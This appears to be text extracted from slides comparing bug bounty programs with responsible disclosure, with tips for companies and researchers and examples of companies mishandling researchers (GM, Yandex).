
# Tips & Notes (for Companies)

Bug Bounty Program

Vs

Responsible  
Disclosure Program

# Tips & Notes (for Companies)




Write an explicit and clear bounty brief.

check with bug bounty platforms support.

[Preferably]  
Start with a bug bounty platform.

When getting into bug bounties

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# Tips for Companies (After Establishing Bug Bounty Program)

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
# Bug Bounty Platforms Process

[Bug Bounty Platforms Process]

# What Happens after Starting Bug Bounty?

[What Happens after Starting Bug Bounty?]

# Tips for Companies (After Establishing Bug Bounty Program)



# Tips & Notes

*for Researchers*

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# Tips & Notes (for Researchers)

## Quality vs. Quantity



# Common Pitfalls/Mistakes

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# Common Pitfalls/Mistakes

- Bug bounty program is **NOT** a way to get free or almost-free pentests.

# Common Pitfalls/Mistakes

## GM Launches Bug Bounty Program, Minus the Bounty

January 8, 2016 13:13 by Paul



*In-brief:* General Motors (GM) has launched a program to entice **white hat** hackers and other experts to delve into the inner workings of GM's software. The reward: so far, a promise not to sue.

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# Common Pitfalls/Mistakes

- Not paying researchers, while having a full bounty program,  
aka playing dodgy with researchers.
  - Some companies actually do that!

Example: **Yandex**

# Common Pitfalls/Mistakes

## Example: Yandex

Re: [Ticket#14050505280299583] Brute-Force Vulnerability on Yandex



Yandex Security Team

Add to contacts 09/06/2014

To: Mazin Ahmed

